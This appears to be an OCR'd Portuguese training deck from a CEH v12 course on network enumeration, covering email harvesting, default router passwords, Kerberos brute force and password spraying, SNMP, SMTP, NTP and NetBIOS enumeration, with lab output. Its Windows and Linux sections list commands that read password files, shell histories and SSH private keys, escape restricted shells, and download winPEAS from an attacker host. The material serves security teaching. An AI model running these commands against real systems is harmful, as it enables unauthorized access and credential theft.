TRAINNING
EDUCATION CENTER

Curso:

(C|EH) V12

CERTIFIED ETHICAL HACKER - SECURITY IMPLEMENTATION

Progresso do curso

Módulo 1. Introdução ao Hacking Ético

Módulo 2. Footprinting e Reconhecimento

Módulo 3. Scanning de Redes

Módulo 4. Enumeração

Módulo 5. Análise de Vulnerabilidade

Conceitos de enumeração:


Enumeração é definida como o processo de extração de nomes de usuário, nomes de máquinas, recursos de rede, compartilhamentos e serviços a partir de um sistema. Na fase de enumeração, o atacante cria conexões ativas com o sistema e executa consultas dirigidas para obter mais informações sobre o alvo. O atacante utiliza as informações coletadas para identificar as vulnerabilidades ou pontos fracos de segurança do sistema e, em seguida, tentar explorá-los.

CEHv12 (ANSI)

04.Enumeration

Técnicas utilizadas

- No processo de enumeração, um atacante coleta dados, tais como usuários e nomes de grupos da rede, tabelas de roteamento e informações do Simple Network Management Protocol (SNMP).



Metodologia de Enumeração

- Uma vez que o mapeamento de rede foi realizado, a próxima etapa do teste é a enumeração de serviços utilizados pelo alvo.
- Nesta etapa são levantados dados referentes a portas abertas, serviços utilizados, sistemas operacionais e quais serviços estão disponíveis através da internet e quais estão liberados somente na rede interna.
- Esse processo normalmente é realizado utilizando ferramentas próprias para testes de invasão, que tem como objetivo levantar o máximo de informações possíveis de forma detalhada. Esses dados posteriormente são utilizados para exploração de possíveis vulnerabilidades no alvo.

1. Extrair nomes de usuários utilizando ID's de e-mail
2. Extrair informações utilizando senhas padrão
3. Active Directory Brute Force
4. Extrair nomes de usuários através do SNMP
5. Enumeração do Windows
6. Enumeração do Linux
7. Enumeração por NTP
8. Enumeração por SMTP
9. Enumeração por NetBIOS
10. Enumeração por SNMP
11. Enumeração por LDAP
12. Enumeração por DNS

Extrair nomes de usuários utilizando ID’s de e-mail

- Ter uma lista de e-mail do alvo pode ser útil por vários motivos. Quando se trata de engenharia social e pulverização de senhas, quanto mais endereços de e-mail, maiores chances de sucesso.
- A enumeração de e-mail em si não tem implicações diretas de segurança, mas pode resultar em um aumento no recebimento de e-mails de spam. Um invasor também pode utilizar o conhecimento de endereços de e-mail para realizar ataques de spear phishing e ataques semelhantes.

1 Extrair nomes de usuários utilizando ID’s de e-mail

theHarvester -d tesla.com -l 100 -b all

Descobrir endereços de e-mail e identificar padrões de e-mail.

- site: hunter.io

Identificar se e-mail já foi vasado

- site: https://haveibeenpwned.com/

Extrair informações utilizando senhas padrão

- Muitos recursos online fornecem listas de senhas padrão atribuídos pelo fabricante para seus produtos. Muitas vezes os usuários se esquecem de mudar as senhas padrão fornecidas pelo fabricante ou desenvolvedor do produto. Se os usuários não alteram suas senhas por um longo tempo, em seguida, os invasores podem facilmente enumerar seus dados.

2 Extrair informações utilizando senhas padrão

- site: https://datarecovery.com/rd/default-passwords/
- site: https://www.defaultpassword.com/
- site: https://router-network.com/default-router-passwords-list

Here are some popular router's credentials information.

Brand	Login IP	Username	Password
D-Link	http://192.168.0.1	-	admin
TP-LINK	http://192.168.1.1	admin	admin
Netgear	http://192.168.1.1	admin	password
ASUS	http://192.168.1.1	admin	admin
Linksys	http://192.168.1.1	admin	-
Belkin	http://192.168.2.1	admin	-
ZyXEL	http://192.168.1.1	admin	1234

Todas essas senhas de administrador são fornecidas para fins de pesquisa e para uso legal e legítimo.

Fabricante	Modelo/Nome	Revisão	Protocolo	Do utiliz
3Com	-	1.25		raiz
3com	3comCellPlex7000	-		tecnologia
3COM	AccessBuilder	7000 BRI	SNMP	SNMPWrite
3COM	Acesso AirConnect	01.50-01	multi	(Nenhum)
3Com	Ponto de Acesso AirConnect	n / D		(Nenhum)
3com	Banco de dados SQL do sistema de gerenciamento de cabos (DOSCIC DHCP)	Win2000 & MS		DOCSIS_APP
3COM	CellPlexGenericName	7000	Telnet	administrad
3COM	CellPlexGenericName	7000	Telnet	(Nenhum)
3COM	CellPlexGenericName	7000	Telnet	raiz

Active Directory Brute Force


- O Microsoft Active Directory é suscetível a enumeração de nome de usuário no momento da verificação de entrada de dados fornecida pelo usuário. Esta é a consequência do erro de projeto na aplicação. Se o recurso "logon hours" estiver habilitado, o atacante a autenticação no serviço resultando em diferentes mensagens de erro.
- Se o atacante tiver sucesso em enumerar um usuário valido, em seguida ele pode realizar ataques do tipo brute force para tentar ter acesso as senhas desses usuários.


3 Active Directory Brute Force

URL: https://github.com/ropnop/kerbrute
bruteuser - Bruteforce a single user's password from a wordlist
bruteforce - Read username:password combos from a file or stdin and test them
passwordspray - Test a single password against a list of users
userenum - Enumerate valid domain usernames via Kerberos

root@kali:~# ./kerbrute_linux_amd64 **bruteuser** -d lab.ropnop.com passwords.lst thoffman
$ cat combos.lst | ./kerbrute -d lab.ropnop.com **bruteforce** -
root@kali:~# ./kerbrute_linux_amd64 **passwordspray** -d lab.ropnop.com domain_users.txt Password123
root@kali:~# ./kerbrute_linux_amd64 **userenum** -d lab.ropnop.com usernames.txt

URL: https://github.com/byt3bl33d3r/CrackMapExec
#crackmapexec smb 192.168.1.101 -u /path/to/users.txt -p Summer18





Extrair nomes de usuários através do SNMP

- Para garantir que o acesso SNMP funcione entre fabricantes e com diferentes combinações cliente-servidor, foi criada a **Base de Informações de Gerenciamento** (MIB). MIB é um formato independente para armazenar informações do dispositivo.
- Um MIB é um arquivo de texto no qual todos os objetos SNMP que podem ser consultados de um dispositivo são listados em uma hierarquia de árvore padronizada. Contém pelo menos um **Identificador de Objeto** (OID), que, além do endereço exclusivo necessário e um nome, também fornece informações sobre o tipo, direitos de acesso e uma descrição do respectivo objeto
- Os arquivos MIB são escritos no formato de texto ASCII baseado em Abstract Syntax Notation One (ASN.1). Os MIBs não contêm dados, mas explicam onde encontrar quais informações e como elas se parecem, quais valores retornam para o OID específico ou qual tipo de dados é usado.

4 Extrair nomes de usuários através do SNMP

Enumerando todos os identificadores de objeto SNMP utilizando MIB's:

- snmpwalk -v 1 -c public 10.10.10.241 NET-SNMP-EXTEND-MIB::nsExtendOutputFull


```
apt-get install snmp-mibs-downloader
download-mibs
```

```
kali@kali:~/Downloads/HTB/Pit$ snmpwalk -v 2c -c public 10.10.10.241 NET-SNMP-EXTEND-MIB::nsExtendOutputFull
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."monitoring" = STRING: Memory usage
               total        used        free      shared  buff/cache   available
Mem:           3.8Gi       335Mi       3.3Gi       8.0Mi       264Mi       3.3Gi
Swap:          1.9Gi          0B       1.9Gi
Database status
OK - Connection to database successful.
System release info
CentOS Linux release 8.3.2011
SELinux Settings
user

                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range                      SELinux Roles

guest_u         user       s0         s0                             guest_r
root            user       s0         s0-s0:c0.c1023                 staff_r sysadm_r system_r unconfined_r
staff_u         user       s0         s0-s0:c0.c1023                 staff_r sysadm_r unconfined_r
sysadm_u        user       s0         s0-s0:c0.c1023                 sysadm_r
system_u        user       s0         s0-s0:c0.c1023                 system_r unconfined_r
unconfined_u    user       s0         s0-s0:c0.c1023                 system_r unconfined_r
user_u          user       s0         s0                             user_r
xguest_u        user       s0         s0                             xguest_r
login

Login Name           SELinux User         MLS/MCS Range        Service

__default__          unconfined_u         s0-s0:c0.c1023       *
michelle             user_u               s0                   *
root                 unconfined_u         s0-s0:c0.c1023       *
System uptime
 03:56:21 up  5:48,  0 users,  load average: 0.08, 0.02, 0.01
kali@kali:~/Downloads/HTB/Pit$
```

Extrair nomes de usuários através do SNMP

OIDs

- OIDs significa Identificadores de Objeto.
- Os OIDs identificam exclusivamente objetos gerenciados em uma hierarquia MIB. Pode ser representado como uma árvore, cujos níveis são atribuídos por diferentes organizações. Os IDs de objeto MIB (OIDs) de nível superior pertencem a diferentes organizações padrão.
- Os fornecedores definem ramificações privadas, incluindo objetos gerenciados para seus próprios produtos.



OID Tree Example


4 Extrair nomes de usuários através do SNMP

Enumerando todos os identificadores de objeto SNMP utilizando SNMPWalk:

- snmpwalk -v2c -c public 10.10.10.241 .1
- snmp-check [Target IP Address]

```
iso.3.6.1.4.1.2021.9.1.2.2 = STRING: "/var/www/html/seeddms51x/seeddms"
iso.3.6.1.4.1.2021.9.1.3.1 = STRING: "/dev/mapper/cl-root"
iso.3.6.1.4.1.2021.9.1.3.2 = STRING: "/dev/mapper/cl-seeddms"
iso.3.6.1.4.1.2021.9.1.4.1 = INTEGER: 10000
iso.3.6.1.4.1.2021.9.1.4.2 = INTEGER: 100000
```

Ao acessar o domínio dms-pit.htb e adicionar /seeddms51x/seeddms/ à URL, o SeedDMS, um sistema de gerenciamento de documentos baseado em PHP, pode ser acessado.



Enumeração do Windows

- A enumeração de grupos de usuários no Windows é muito valiosa para um atacante, pois com essas informações em mãos ele poderá direcionar os ataques visando os grupos e usuários com maior privilégio no sistema.

5 **Enumeração do Windows**

whoami
Saber qual é o nosso usuário

whoami /groups
Saber de quais grupos pertence este usuário

net user <usuário>
Mais informações sobre um usuário

net user
Saber todos os usuário do sistema

hostname
Nome da máquina

systeminfo
Informações do systema
systeminfo | findstr "Os Name"
systeminfo | findstr /C:"OS Name" <- Case sensitive

tasklist
Processos em execução

tasklist /SVC
Ver serviços associados ao processos

Enumeração do Windows

- A enumeração de grupos de usuários no Windows é muito valiosa para um atacante, pois com essas informações em mãos ele poderá direcionar os ataques visando os grupos e usuários com maior privilégio no sistema.

5 **Enumeração do Windows**

ipconfig
informações de rede
ipconfig /all
Todas as informações sobre o adaptador de rede
arp -a
Ver a tabela arp para visualizar as comunicações da rede com a máquina
route print
Ver a tabela de roteamento
netstat -ano
Ver portas abertas no sistema
sc query windefend
ver informações de serviços (por exemplo sobre o windows defender...)
netsh advfirewall show currentprofile
Ver sobre regras de Firewall do perfil atual
where /?
Busca por arquivos
where /R c:\ confidencial.txt

Enumeração do Windows

- A enumeração de grupos de usuários no Windows é muito valiosa para um atacante, pois com essas informações em mãos ele poderá direcionar os ataques visando os grupos e usuários com maior privilégio no sistema.

5 **Enumeração do Windows**

find /s "pass=" *.txt

Procurar por determinada string em determinados arquivos

type arquivo.txt

Ler arquivos txt

Enumeração do Windows

- A enumeração de grupos de usuários no Windows é muito valiosa para um atacante, pois com essas informações em mãos ele poderá direcionar os ataques visando os grupos e usuários com maior privilégio no sistema.

Enumeração Automatizada de Hosts Windows

Fazer download do WINPEAS pode ser .bat ou .exe, na máquina do atacante. (https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/winPEAS/winPEASbat/winPEAS.bat)

Fazer upload para a máquina alvo

powershell -c "wget <ip_atacante>/winpeas.bat -Outfile winpeas.bat"

Executar o arquivo .bat no alvo

winpeas.bat

Enumeração do Windows

- A enumeração de grupos de usuários no Windows é muito valiosa para um atacante, pois com essas informações em mãos ele poderá direcionar os ataques visando os grupos e usuários com maior privilégio no sistema.

Windows Exploit Suggester - Next Generation (WES-NG)

No Atacante:

```
git clone https://github.com/bitsadmin/wesng.git
cd wesng
python wes.py --update
```

No Alvo

Acessar um local onde tenha permissão de gravar e fazer uma cópia em txt do systeminfo

```
systeminfo > systeminfo.txt
```

Ler o arquivo, copiar selecionando tudo

```
type systeminfo
```

No Atacante:

Criar um arquivo txt e colar o conteúdo copiado de systeminfo.txt

```
vim systeminfo.txt
```

Executar o wes.py (Windows Exploit Sugester)

```
python wes.py systeminfo.txt
```

Se quisermos filtrar para exibir apenas vulnerabilidades que possuam exploit publico adicionamos a opção -e.

```
python wes.py -e systeminfo.txt
```

Enumeração do Linux

- .

6 **Enumeração do Linux**

Qual é o tipo de distribuição? Qual versão?

```
cat /etc/issue
cat /etc/*-release
cat /etc/lsb-release      # Debian based
cat /etc/redhat-release   # Redhat based
```

Qual é a versão do kernel?

```
cat /proc/version
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
```

variáveis de ambiente

```
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set
```

Enumeração do Linux

- .

6 **Enumeração do Linux**

Quais serviços estão em execução? Qual serviço tem qual privilégio de usuário?

ps aux
ps -ef
top
cat /etc/services

Quais aplicativos estão instalados? Que versão são? Eles estão em execução atualmente?

ls -alh /usr/bin/
ls -alh /sbin/
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archivesO
ls -alh /var/cache/yum/

Que NIC(s) o sistema possui? Está conectado a outra rede?

/sbin/ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network

Enumeração do Linux

- .

6 Enumeração do Linux

Quais são as configurações de rede? O que você pode descobrir sobre essa rede? Servidor DHCP? Servidor dns? Proxy?

```
cat /etc/resolv.conf
cat /etc/sysconfig/network
cat /etc/networks
iptables -L
hostname
route -n
dnsdomainname
```

Que outros usuários e hosts estão se comunicando com o sistema?

```
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -antup
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
last
```

O que está em cache? Endereços IP e/ou MAC

```
arp -e
route
/sbin/route -nee
```

Enumeração do Linux

- .

6 Enumeração do Linux

Quem é Você? Quem está logado? Quem mais está aí? Quem pode fazer o quê?

```
id
who
w
last
cat /etc/passwd | cut -d: -f1    # List of users
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'   # List of super users
awk -F: '($3 == "0") {print}' /etc/passwd   # List of super users
cat /etc/sudoers
sudo –l
```

O que o usuário está fazendo? Existe alguma senha em texto simples? O que eles estão editando?

```
history
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history
```

Quais informações do usuário podem ser encontradas?

```
cat ~/.bashrc
cat ~/.profile
cat /var/mail/root
cat /var/spool/mail/root
```

Enumeração do Linux

- .

6 **Enumeração do Linux**

As informações de chave privada podem ser encontradas?

```
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key
```

Se os comandos são limitados, é possível sair do shell "jail"?

```
python -c 'import pty;pty.spawn("/bin/bash")’
echo os.system('/bin/bash’)
/bin/sh –i
```

Obs: Outras opções: https://netsec.ws/?p=337

Enumeração por NTP

- NTP é um protocolo de rede projetada para sincronizar os relógios dos sistemas de computadores ligados em rede.
- NTP é importante ao utilizar serviços de diretório. Ele utiliza a porta UDP 123 como seu principal meio de comunicação.
- NTP pode manter o tempo com uma precisão de 10 milissegundos (1/100 segundos) através da Internet.
- Pode alcançar precisões de 200 microssegundos ou melhor em redes de área local em condições ideais.

7 Enumeração por NTP

Por meio da enumeração NTP, podemos coletar informações como listas de hosts conectados ao servidor NTP, endereços IP, nomes de sistema e sistemas operacionais em execução no sistema cliente em uma rede. Todas essas informações podem ser enumeradas consultando o servidor NTP.

nmap -sU -sV --script "ntp* and (discovery or vuln) and not (dos or brute)" -p 123 192.168.0.139

ntpq -c readlist <IP_ADDRESS>
ntpq -c readvar <IP_ADDRESS>
ntpq -c peers <IP_ADDRESS>
ntpq -c associations <IP_ADDRESS>
ntpdc -c monlist <IP_ADDRESS>
ntpdc -c listpeers <IP_ADDRESS>
ntpdc -c sysinfo <IP_ADDRESS>

O comando MONLIST: É um comando do protocolo NTP que tem muito pouco uso, mas é este comando o principal culpado por este ataque. No entanto, o uso do comando MONLIST é fornecer detalhes dos últimos 600 clientes que se conectaram ao serviço de horário NTP.

 # ntpdc -n -c monlist <IP>

Enumeração por SMTP

- A enumeração de SMTP permite determinar usuários válidos no servidor SMTP. Isto é conseguido com a ajuda de três comandos SMTP. Os três comandos são:
- **VRFY** - Utilizado para validar os usuários
- **EXPN** - Informar o endereço de entrega real de aliases e listas de discussão
- **RCPT TO** - Definir os destinatários da mensagem
- Servidores SMTP respondem diferentemente aos comandos **VRFY**, **EXPN** e **RCPT TO** para usuários válidos e inválidos. Assim, observando a resposta do servidor SMTP a esses comandos, pode-se facilmente determinar usuários válidos no servidor SMTP.

8 Enumeração por SMTP

smtp-user-enum -M VRFY -U users.txt -t 192.168.0.139

auxiliary/scanner/smtp/smtp_enum

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.0.139:25      - 192.168.0.139:25 Banner: 220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
[+] 192.168.0.139:25      - 192.168.0.139:25 Users found: , _apt, backup, bin, daemon, ftp, games, gnats, irc, list, lp, mail, man, messagebus, mysql, news,
nobody, postfix, postmaster, proxy, sshd, sync, sys, systemd-bus-proxy, systemd-network, systemd-resolve, systemd-timesync, uucp, webmaster, www, www-data
[*] 192.168.0.139:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

nmap --script smtp-enum-users.nse --script-args smtp-enum-users.methods=EXPN,VRFY,RCPT -p 25 192.168.0.139
nmap --script smtp-enum-users -p 25 192.168.0.139
nmap --script=smtp-open-relay -p 25 192.168.0.139
nmap --script=smtp-commands -p 25 192.168.0.139

```
┌──(root㉿kali)-[~]
└─# nmap --script=smtp-commands -p 25 192.168.0.139
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-29 23:49 -03
Nmap scan report for symfonos.Dlink (192.168.0.139)
Host is up (0.0021s latency).

PORT   STATE SERVICE
25/tcp open  smtp
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
MAC Address: 08:00:27:45:71:27 (Oracle VirtualBox virtual NIC)
```

Enumeração por NetBIOS


- O primeiro passo para enumerar uma máquina Windows é tirar proveito da API NetBIOS. NetBIOS significa Network Basic Input Output System. A IBM, em associação com Sytek, desenvolveu o NetBIOS. Ele foi desenvolvido como uma Application Programming Interface (API), originalmente para facilitar o acesso dos recursos de rede local pelo software do cliente. O nome NetBIOS é uma cadeia de caracteres ASCII 16 exclusivos usados para identificar os dispositivos de rede através do TCP/IP, 15 caracteres são usados para o nome do dispositivo e do 16º caractere é reservado para o tipo de serviço ou nome de registro.

9 **Enumeração por NetBIOS**

Nbtstat exibe o NetBIOS sobre estatísticas do protocolo TCP/IP (NetBT), tabelas de nomes NetBIOS para o computador local e computadores remotos, e o cache de nomes NetBIOS. O Nbtstat permite uma atualização do cache de nomes NetBIOS e os nomes registados no WINS

nmap -sU -p 137 --script nbstat [Target IP Address].

Number	Name of the tool	Web links
01	Nbtstat	www.technet.microsoft.com
02	SuperScan	http://www.mcafee.com/in/downloads/free-tools/superscan.aspx
03	Hyena	http://www.systemtools.com/hyena/
04	Winfingerprint	https://packetstormsecurity.com/files/38356/winfingerprint-0.6.2.zip.html
05	NetBIOS enumerator	http://nbtenum.sourceforge.net/



Enumeração de WAF (Web Aplication Firewall)

